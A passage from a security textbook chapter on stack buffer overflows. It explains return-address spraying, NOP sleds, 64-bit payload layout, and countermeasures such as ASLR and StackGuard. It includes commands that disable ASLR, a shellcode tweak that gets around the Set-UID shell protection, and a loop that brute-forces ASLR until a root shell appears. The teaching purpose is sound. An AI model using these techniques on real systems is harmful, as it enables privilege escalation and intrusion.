Note for `Ubuntu16.04` and `Ubuntu20.04` VMs: If the above experiment is conducted in the provided SEED `Ubuntu16.04` and `Ubuntu20.04` VMs, we will only get a normal shell, not a root shell. This is due to a countermeasure implemented in these operating systems. In Ubuntu operating systems, `/bin/sh` is actually a symbolic link pointing to the `/bin/dash` shell. However, the `dash` shell (`bash` also) in `Ubuntu16.04` and `Ubuntu20.04` has a countermeasure that prevents itself from being executed in a `Set-UID` process. We have already provided a detailed explanation in Chapter 2 (§2.5).

There are two choices to solve this problem. The first choice is to link `/bin/sh` to another shell that does not have such a countermeasure. We have installed a shell program called `zsh` in our `Ubuntu16.04` and `Ubuntu20.04` VMs. We can use the following command to link `/bin/sh` to `zsh`:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

A better choice is to modify our shellcode, so instead of invoking `/bin/sh`, we can directly invoke `/bin/zsh`. To do that, simply make the following change in the shellcode:

```
change "\x68""//sh"  to "\x68""/zsh"
```

It should be noted that this countermeasure implemented by `bash` and `dash` can be defeated. Therefore, even if we cannot use `zsh` in our experiment, we can still get a root shell. We need to add a few more instructions to the beginning of the shellcode. We will talk about this in §4.11.

4.6 Attacks with Unknown Address and Buffer Size


In the previous section, we show how to conduct attacks when the buffer address and size are known to us. In real-world situations, we may not be able to know their exact values. This is especially true for attacks against remote servers, because unlike what we did in the previous section, we will not be able to debug the target program. In this section, we will learn a few techniques that allow us to launch attacks without knowing all the information about the target program.

4.6.1 Knowing the Range of Buffer Size

There are two critical pieces of information for buffer overflow attacks: the buffer's address and size. Let us first assume that we do know the address of the buffer is `A = 0xbfffea8c` (this assumption will be lifted later), but we do not know exactly what the buffer size is; we only know it is in a range, from 10 to 100. Obviously, we can use the brute force approach, trying all the values between 10 to 100. The question is whether we can do it with only one try. In real-world situations, brute-force attacks can easily trigger alarms, so the less we try the better.

The buffer size decides where the return address is. Without knowing the actual buffer size, we do not know which area in the input string (i.e., the `badfile`) should be used to hold the return address. Guessing is an approach, but there is a better solution: instead of putting the return address in one location, we put it in all the possible locations, so it does not matter which one is the actual location. This technique is called *spraying*, i.e., we spray the buffer with the return address.

Since the range of the buffer size is between 10 to 100, the actual distance between the return address field and the beginning of the buffer will be at most 100 plus some small value (compilers may add additional space after the end of the buffer); let us use 120. If we spray the first 120 bytes of the buffer with the return address RT (four bytes for each address), we guarantee that one of them will overwrite the actual return address field. Figure 4.8 shows what the badfile content looks like.


Once the input is copied into buffer, the address of this position will be 0xbfffea8c + 120
RT section
120 bytes (4 bytes for each RT)
NOP section
RT
RT

RT
NOP

NOP
Malicious Code
Start of buffer: Once the input is copied into buffer, the memory address will be 0xbfffea8c
One of the RT values will overwrite the Return Address field
The first possible entry point for the malicious code

Figure 4.8: Spraying the buffer with return addresses.

We do need to decide the value for RT. From the figure, we can see that the first NOP instruction will be at address A + 120. Since we assume that A is known to us (its value is 0xbfffea8c), we have A + 120 = 0xbfffea8c + 120 = 0xbfffeb04. We can use this address for RT. Actually, because of the NOPs, any address between this value and the starting of the malicious code can be used.

4.6.2 Knowing the Range of the Buffer Address

Let us lift the assumption on the buffer address; assume that we do not know the exact value of the buffer address, but we know its range is between A and A+100 (A is known). Our assumption on the buffer size is still the same, i.e., we know its range is between 10 to 100. We would like to construct one payload, so regardless of what the buffer address is, as long as it is within the specified range, our payload can successfully exploit the vulnerability.

We still use the spraying technique to construct the first 120 bytes of the buffer, and we put 150 bytes of NOP afterward, followed by the malicious code. Therefore, if the buffer's address is X, the NOP section will be in the range of [X + 120, X + 270]. The question is that we do not know X, and hence we do not know the exact range for the NOP section. Since X is in the range of [A, A + 100], let us enumerate all the possible values for X, and see where their NOP sections are:

```
Buffer Address       NOP Section
--------------------------------------
    A            [A + 120, A + 270]
   A+4           [A + 124, A + 274]
   A+8           [A + 128, A + 278]
```

```
       ......
A+100            [A + 220, A + 370]
```

To find a NOP that works for all the possible buffer addresses, the NOP must be in the conjunction of all the NOP sections shown above. That will be `[A + 220, A + 270]`. Namely, any address in this range can be used for the return address `RT`.

4.6.3 A General Solution

Let us generalize what we have just discussed regarding the return address value that can be used in the attack. Assume that the buffer address is within the range of `[A, A + H]`, the first `S` bytes of the buffer are used for the spraying purpose (the RT section), and the next `L` bytes of the buffer are filled with the `NOP` instruction (the `NOP` section). Let us find out what values we can use for the return address `RT` (see Figure 4.9).




Figure 4.9: Find values for the return address `RT`

- If the buffer's actual starting address is `X = A`, the `NOP` section's range will be `[A + S, A + S + L]`. Any number in this range can be used for `RT`.
- If the buffer's actual starting address is `X = A + 4`, the `NOP` section's range will be `[(A + 4) + S , (A + 4) + S + L]`. Any number in this range can be used for `RT`.

- If the buffer's actual starting address is `X = A + H`, the `NOP` section's range will be `[(A + H) + S , (A + H) + S + L]`. Any number in this range can be used for `RT`.

If we want to find an `RT` value that works for all the possible buffer addresses, it must be in the conjunction of all the ranges for `X = A`, `A+4`, ..., `A+H`. From Figure 4.9, we can see that the conjunction is `[A + H + S, A + S + L)`. Any number in this range can be used for the return address `RT`.

Some readers may immediately find out that if `H` is larger than `L`, the lower bound of the above range is larger than the upper bound, so the range is impossible, and no value for `RT` can satisfy all the buffer addresses. Intuitively speaking, if the range of the buffer address is too large, but the space for us to put `NOP` instructions is too small, we will not be able to find a solution. To have at least one solution, the relationship `H < L` must hold.

Since `L` is decided by the payload size, which depends on how many bytes the vulnerable program can take from us, we will not be able to arbitrarily increase `L` to satisfy the inequality. Obviously, we cannot reduce the width `H` of the specified range for the buffer address. but we can break the range into smaller subranges, each of which has a smaller width `H'`. As long as `H'` is less than `L`, we can find a solution. Basically, if the range is too wide, we break it into smaller subranges, and then construct a malicious payload for each of the subranges.

4.7 Buffer Overflow Attacks on 64-bit Programs

Buffer overflow attacks on 64-bit programs is quite similar to those on 32-bit programs, but there are differences, some of which has made the attacks more challenging. We will discuss these differences and demonstrate how to overcome these challenges.

4.7.1 The Stack Layout

The stack layout in the x64 architecture is quite similar to x86. The major difference is how arguments are passed to a function. In x86, all the arguments are passed to the function via the stack, but in x64, the first 6 arguments are passed to the function via registers; only the additional arguments are passed using the stack. For example, when the following function `func` is invoked, the stack layout and the registers used to pass the arguments are depicted in Figure 4.10.

```
void func(long a, long b, long c, long d,
          long e, long f, long g, long h);
```

In addition to the ways how the function arguments are passed, there are two more differences that are worth mentioning: (1) The name of the frame pointer in x64 is `rbp`, while it is `ebp` in x86. (2) The size of an address in x64 is 64 bits, while in x86, it is 32 bits. That is why the memory address for the return address is `rbp + 8`.

4.7.2 A Challenge in Attacks: Zeros in Address

From the stack layout, it seems that launching the attack on 64-bit programs will be almost the same to that on 32-bit programs, except that we just need to use 8 bytes for the return address. Unfortunately, there is an issue that is unique to the x64 architecture, and it is going to bring




Figure 4.10: Stack layout for the function `func()`

trouble to our attacks. One of the challenges in buffer-overflow attacks is to avoid including any zero in the payload, because `strcpy()` considers zero as the end of the source string. In the x64 achitecture, avoiding zero becomes very difficult, if possible at all.

Although the x64 architecture supports 64-bit address space, only the address from `0x00` through `0x00007FFFFFFFFFFF` is allowed. That means for every address (8 bytes), the highest two bytes are always zeros. Therefore, if we need to include any address in the attack payload, we will have to include these two zeros.

Let us first compile the program, but this time, we will not use `-m32`, so `gcc` will compile the program to 64-bit binary. We then debug the program.

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ gdb stack_db
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffdda0
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0x7fffffffdd30
gdb-peda$ p/d 0x7fffffffdda0 - 0x7fffffffdd30
$3 = 112
```

Although the numbers `0x7fffffffdda0` and `0x7fffffffdd30` do not seem to contain any zero byte, this is because the leading zeros are not printed out. Each of these numbers is a 64-bit number, but only 48 bits are printed out; the leading two bytes are zeros, and are thus omitted in the printout.

In the buffer-overflow attacks, we need to put an address in the return address field of the target program, so this address must be in the payload. When the payload is copied into the stack, the return address field can then be overwritten by our address. We know that the `strcpy()` function will stop copying when it sees a zero. Therefore, if zero appears in the middle of the payload, the content after the zero cannot be copied into the stack.

4.7.3 Overcoming the Challenge Caused by Zeros

To solve the problem, we need to look at our attack against 32-bit programs, and see what essential content we have put in the payload after the return address. From Figure 4.5, we can see that the only content we put after the return address is the malicious shellcode (along with many NOPs). We can relocate this code to the place before the return addression, as long as the buffer is big enough. In our case, the vulnerable function's buffer has 100 bytes (see Listing 4.1), which is big enough to hold the shellcode.

By relocating the shellcode, the return address becomes the last element in our payload. The return address has 8 bytes, so the question is where these two zero bytes are allocated. If they are allocated at the beginning of the 8-byte memory, we will still have a problem with the `strcpy()` function.

How these 8 bytes of data are arranged in the memory depends on the Endianess of the machine. For Little-Endian machine, the two zeros are put at the higher address (i.e., the end of the 8-byte memory). For example, if the address is `0x7fffffffaa88`, the data stored in the memory (from low address to high address) are `88 aa ff ff ff 7f 00 00`. For the Big-Endian machine, it is stored in the opposite order: `00 00 7f ff ff ff aa 88`. See Figure 4.11 for illustration.




Figure 4.11: Endianess

For Little-Endian machines, the two zeros are stored at the end, so we have a hope. The reised badfile structure is depicted in Figure 4.12. In this badfile, assuming that the starting address of the buffer is `0x7FFFFFFFAA88`, we need to modify the return address field of the vulnerable function, so when the function returns, it returns to `0x7FFFFFFFAA88` (or one of the NOPs after this address). This address is placed in the return address field of badfile, and it is the last element of the payload.

When `strcpy` copies the payload to the vulnerable function `foo`'s buffer, it will only copy up to `0x7F`, and anything after that will not be copied. But we still have two zeros in the payload! This does not matter. The original return address field already have two zeros there (because it stores a 64-bit address), so whether we overwrite these two zeros with two new zeros does not really matter.




Figure 4.12: The structure of badfile (for 64-bit machine)

The approach depicted in Figure 4.12 only works for Little-Endian machines, but forutunately, most personal computers these days are Litte-Endian machines. For Big-Endian machines, we are not so lucky, because the two zeros are at the beginning. How to solve this problem for Big-Endian machines will be left to readers.

4.7.4 Another Challenge in Attacks: Small Buffer

In our approach, we place the malcious code inside the buffer. What if the buffer's size is too small to hold the malicious code? In our attack on 32-bit programs, this was not an issue, because we can place the malicious code anywhere, before the return address or after the return address. For the attack on 64-bit programs, data placed after the return address will not be copied into the stack via the `strcpy()` function, but we cannot place it before the return address due to the lack of space. This is another challenge that we may face.

To solve this problem, let us look at the vulnerable program again. For the sake of convenience, we listed the program `stack.c` again in the following (we reduce the buffer size in the `foo()` function:

```
int foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 400, badfile);
    foo(str);
    ...
}
```

Let us look at the `main()` function. It has a buffer `str[]`, which is also allocated on the stack. Whatever we put in `badfile` is first stored in this buffer, and is then copied into the `foo()` function's buffer of a smaller size, causing buffer overflow. If we put a copy of shellcode in `badfile`, even though the code will not be copied into `foo`'s buffer, it is actually on the stack, inside `main`'s stack frame. Therefore, as long as we can figure out its address, we really do not care whether it is in `foo`'s buffer or `main`'s buffer; we can cause the vulnerable program to jump to this code. Our badfile construction is depicted in Figure 4.13.




Figure 4.13: The structure of badfile (for 64-bit program, buffer is small)

4.8 Countermeasures: Overview

The buffer overflow problem has quite a long history, and many countermeasures have been proposed, some of which have been adopted in real-world systems and software. These countermeasures can be deployed in various places, from hardware architecture, operating system, compiler, library, to the application itself. We first give an overview of these countermeasures, and then study some of them in depth. We will also demonstrate that some of the countermeasures can be defeated.

Safer Functions. Some of the memory copy functions rely on certain special characters in the data to decide whether the copy should end or not. This is dangerous, because the length of the data that can be copied is now decided by the data, which may be controlled by users. A safer approach is to put the control in the developers' hands, by specifying the length in the code. The length can now be decided based on the size of the target buffer, instead of on the data.

For memory copy functions like `strcpy`, `sprintf`, `strcat`, and `gets`, their safer versions are `strncpy`, `snprintf`, `strncat`, `fgets`, respectively. The difference is that the safer versions require developers to explicitly specify the maximum length of the data that can be copied into the target buffer, forcing the developers to think about the buffer size. Obviously, these safer functions are only relatively safer, as they only make a buffer overflow less likely, but they do not prevent it. If a developer specifies a length that is larger than the actual size of the buffer, there will still be a buffer overflow vulnerability.

Safer Dynamic Link Library. The above approach requires changes to be made to the program. If we only have the binary, it will be difficult to change the program. We can use the dynamic linking to achieve the similar goal. Many programs use dynamic link libraries, i.e., the library function code is not included in a program's binary, instead, it is dynamically linked to the program. If we can build a safer library and get a program to dynamically link to the functions in this library, we can make the program safer against buffer overflow attacks.

An example of such a library is `libsafe` developed by Bell Labs [Baratloo et al., 2000]. It provides a safer version for the standard unsafe functions, which does boundary checking based on `%ebp` and does not allow copy beyond the frame pointer. Another example is the C++ string module `libmib` [mibsoftware.com, 1998]. It conceptually supports "limitless" strings instead of fixed length string buffers. It provides its own versions of functions like `strcpy()` that are safer against buffer overflow attacks.

Program Static Analyzer. Instead of eliminating buffer overflow, this type of solution warns developers of the patterns in code that may potentially lead to buffer overflow vulnerabilities. The solution is often implemented as a command-line tool or in the editor. The goal is to notify developers early in the development cycle of potentially unsafe code in their programs. An example of such a tool is ITS4 by Cigital [Viega et al., 2000], which helps developers identify dangerous patterns in C/C++ code. There are also many academic papers on this approach.

Programming Language. Developers rely on programming languages to develop their programs. If a language itself can do some check against buffer overflow, it can remove the burden from developers. This makes programming language a viable place to implement buffer overflow countermeasures. The approach is taken by several programming languages, such as `Java` and `Python`, which provide automatic boundary checking. Such languages are considered safer for development when it comes to avoiding buffer overflow [OWASP, 2014].

Compiler. Compilers are responsible for translating source code into binary code. They control what sequence of instructions are finally put in the binary. This provides compilers an opportunity to control the layout of the stack. It also allows compilers to insert instructions into the binary that can verify the integrity of a stack, as well as eliminating the conditions that are necessary for buffer overflow attacks. Two well-known compiler-based countermeasures are Stackshield [Angelfire.com, 2000] and StackGuard [Cowan et al., 1998], which check whether the return address has been modified or not before a function returns.

The idea of Stackshield is to save a copy of the return address at some safer place. When using this approach, at the beginning of a function, the compiler inserts instructions to copy the return address to a location (a shadow stack) that cannot be overflown. Before returning from the function, additional instructions compare the return address on the stack with the one that was saved to determine whether an overflow has happened or not.

The idea of StackGuard is to put a guard between the return address and the buffer, so if the return address is modified via a buffer overflow, this guard will also be modified. When using this approach, at the start of a function, the compiler adds a random value below the return address and saves a copy of the random value (referred to as the canary) at a safer place that is off the stack. Before the function returns, the canary is checked against the saved value. The idea is that for an overflow to occur, the canary must also be overflown. More details about StackGuard will be given in §4.10.

Operating System. Before a program is executed, it needs to be loaded into the system, and the running environment needs to be set up. This is the job of the loader program in most operating systems. The setup stage provides an opportunity to counter the buffer overflow problem because it can dictate how the memory of a program is laid out. A common countermeasure implemented at the OS loader program is referred to as Address Space Layout Randomization or ASLR. It tries to reduce the chance of buffer overflows by targeting the challenges that attackers have to overcome. In particular, it targets the fact that attackers must be able to guess the address of the injected shellcode. ASLR randomizes the layout of the program memory, making it difficult for attackers to guess the correct address. We will discuss this approach in §4.9.

Hardware Architecture. The buffer overflow attack described in this chapter depends on the execution of the shellcode, which is placed on the stack. Modern CPUs support a feature called NX bit [Wikipedia, 2017o]. The NX bit, standing for No-eXecute, is a technology used in CPUs to separate code from data. Operating systems can mark certain areas of memory as non-executable, and the processor will refuse to execute any code residing in these areas. Using this CPU feature, the attack described earlier in this chapter will not work anymore, if the stack is marked as non-executable. However, this countermeasure can be defeated using a different technique called *return-to-libc attack*. We will discuss the non-executable stack countermeasure and the return-to-libc attack in Chapter 5.

4.9 Address Randomization

To succeed in buffer overflow attacks, attackers need to get the vulnerable program to "return" (i.e., jump) to their injected code; they first need to guess where the injected code will be. The success rate of the guess depends on the attackers' ability to predict where the stack is located in the memory. Most operating systems in the past placed the stack in a fixed location, making correct guesses quite easy.

Is it really necessary for stacks to start from a fixed memory location? The answer is no. When a compiler generates binary code from the source code, for all the data stored on the stack, their addresses are not hard-coded in the binary code; instead, their addresses are calculated based on the frame pointer `%ebp` and stack pointer `%esp`. Namely, the addresses of the data on the stack are represented as the offset to one of these two registers, instead of to the starting address of the stack. Therefore, even if we start the stack from another location, as long as the `%ebp` and `%esp` are set up correctly, programs can always access their data on the stack without any problem.

For attackers, they need to guess the absolute address, instead of the offset, so knowing the exact location of the stack is important. If we randomize the start location of a stack, we make attackers' job more difficult, while causing no problem to the program. That is the basic idea of the Address Layout Randomization (ASLR) method, which has been implemented by operating systems to defeat buffer overflow attacks. This idea does not only apply to stacks, it can also be used to randomize the location of other types of memory, such as heaps, libraries, etc.

4.9.1 Address Randomization on Linux

To run a program, an operating system needs to load the program into the system first; this is done by its loader program. During the loading stage, the loader sets up the stack and heap memory for the program. Therefore, memory randomization is normally implemented in the loader. For `Linux`, `ELF` is a common binary format for programs, so for this type of binary programs, randomization is carried out by the `ELF` loader.

To see how the randomization works, we wrote a simple program with two buffers, one on the stack and the other on the heap. We print out their addresses to see whether the stack and heap are allocated in different places every time we run the program.

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

After compiling the above code, we run it (`a.out`) under different randomization settings. Users (privileged users) can tell the loader what type of address randomization they want by setting a kernel variable called `kernel.randomize_va_space`. As we can see that when the value `0` is set to this kernel variable, the randomization is turned off, and we always get the same address for buffers `x` and `y` every time we run the code. When we change the value to `1`, the buffer on the stack now have a different location, but the buffer on the heap still gets the same address. This is because value `1` does not randomize the heap memory. When we change the value to `2`, both stack and heap are now randomized.

```
// Turn off randomization
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008

// Randomizing stack address
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0    ← changed
Address of buffer y (on heap) : 0x804b008

// Randomizing stack and heap address
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700    ← changed
Address of buffer y (on heap) : 0xa020008     ← changed
```

4.9.2 Effectiveness of Address Randomization

The effectiveness on address randomization depends on several factors. A complete implementation of ASLR wherein all areas of process are located at random places may result in compatibility issues. A second limitation sometimes is the reduced range of the addresses available for randomization [Marco-Gisbert and Ripoll, 2014].

One way to measure the available randomness in address space is entropy. If a region of memory space is said to have n bits of entropy, it implies that on that system, the region's base address can take 2^n locations with an equal probability. Entropy depends on the type of ASLR implemented in the kernel. For example, in the 32-bit `Linux` OS, when static ASLR is used (i.e., memory regions except program image are randomized), the available entropy is 19 bits for stack and 13 bits for heap [Herlands et al., 2014].

In implementations where the available entropy for randomization is not enough, attackers can resolve to brute-force attacks. Proper implementations of ASLR (like those available in `grsecurity` [Wikipedia, 2017j]) provide methods to make brute force attacks infeasible. One approach is to prevent an executable from executing for a configurable amount of time if it has crashed a certain number of times [Wikipedia, 2017b].

Defeating stack randomization on 32-bit machine. As mentioned above, on 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. To demonstrate this, we write the following script to launch a buffer overflow attack repeatedly, hoping that our guess on the memory address will be correct by chance. Before running the script, we need to turn on the memory randomization by setting `kernel.randomize_va_space` to `2`.

Listing 4.3: Defeat stack randomization (`defeat_rand.sh`)

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

In the above attack, we have prepared the malicious input in `badfile`, but due to the memory randomization, the address we put in the input may not be correct. As we can see from the following execution trace, when the address is incorrect, the program will crash (core dumped). However, in our experiment, after running the script for a little bit over 19 minutes (`12524` tries), the address we put in `badfile` happened to be correct, and our shellcode gets triggered.

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#     ← Got the root shell!
```

We did the above experiment on a 32-bit Linux machine (our pre-built VM is a 32-bit machine). For 64-bit machines, the brute-force attack will be much more difficult.

Address randomization on Android. A popular attack on Android called stagefright was discovered in 2015 [Wikipedia, 2017w]. The bug was in Android's stagefright media library, and it is a buffer overflow problem. Android has implemented ASLR, but it still had a limitation. As discussed by Google's researchers, exploiting the attack depended on the available entropy in the `mmap` process memory region. On Android Nexus 5 running version 5.x (with 32-bit), the entropy was only 8-bit or 256 possibilities, making brute-force attacks quite easy [Brand, 2015].

4.10 StackGuard

Stack-based buffer overflow attacks need to modify the return address; if we can detect whether the return address is modified before returning from a function, we can foil the attack. There are many ways to achieve that. One way is to store a copy of the return address at some other place (not on the stack, so it cannot be overwritten via a buffer overflow), and use it to check whether the return address is modified. A representative implementation of this approach is Stackshield [Angelfire.com, 2000]. Another approach is to place a guard between the return address and the buffer, and use this guard to detect whether the return address is modified or not. A representative implementation of this approach is StackGuard [Cowan et al., 1998]. StackGuard has been incorporated into compilers, including `gcc`. We will dive into the details of this countermeasure.

4.10.1 The Observation and the Idea

The key observation of StackGuard is that for a buffer overflow attack to modify the return address, all the stack memory between the buffer and the return address will be overwritten. This is because the memory-copy functions, such as `strcpy()` and `memcpy()`, copy data into contiguous memory locations, so it is impossible to selectively affect some of the locations, while leaving the other intact. If we do not want to affect the value in a particular location during the memory copy, such as the shaded position marked as `Guard` in Figure 4.14, the only way to achieve that is to overwrite the location with the same value that is stored there.

Based on this observation, we can place some non-predictable value (called guard) between the buffer and the return address. Before returning from the function, we check whether the value is modified or not. If it is modified, chances are that the return address may have also been modified. Therefore, the problem of detecting whether the return address is overwritten is reduced to detecting whether the guard is overwritten. These two problems seem to be the same,




Figure 4.14: The idea of StackGuard

but they are not. By looking at the value of the return address, we do not know whether its value is modified or not, but since the value of the guard is placed by us, it is easy to know whether the guard's value is modified or not.

4.10.2 Manually Adding Code to Function

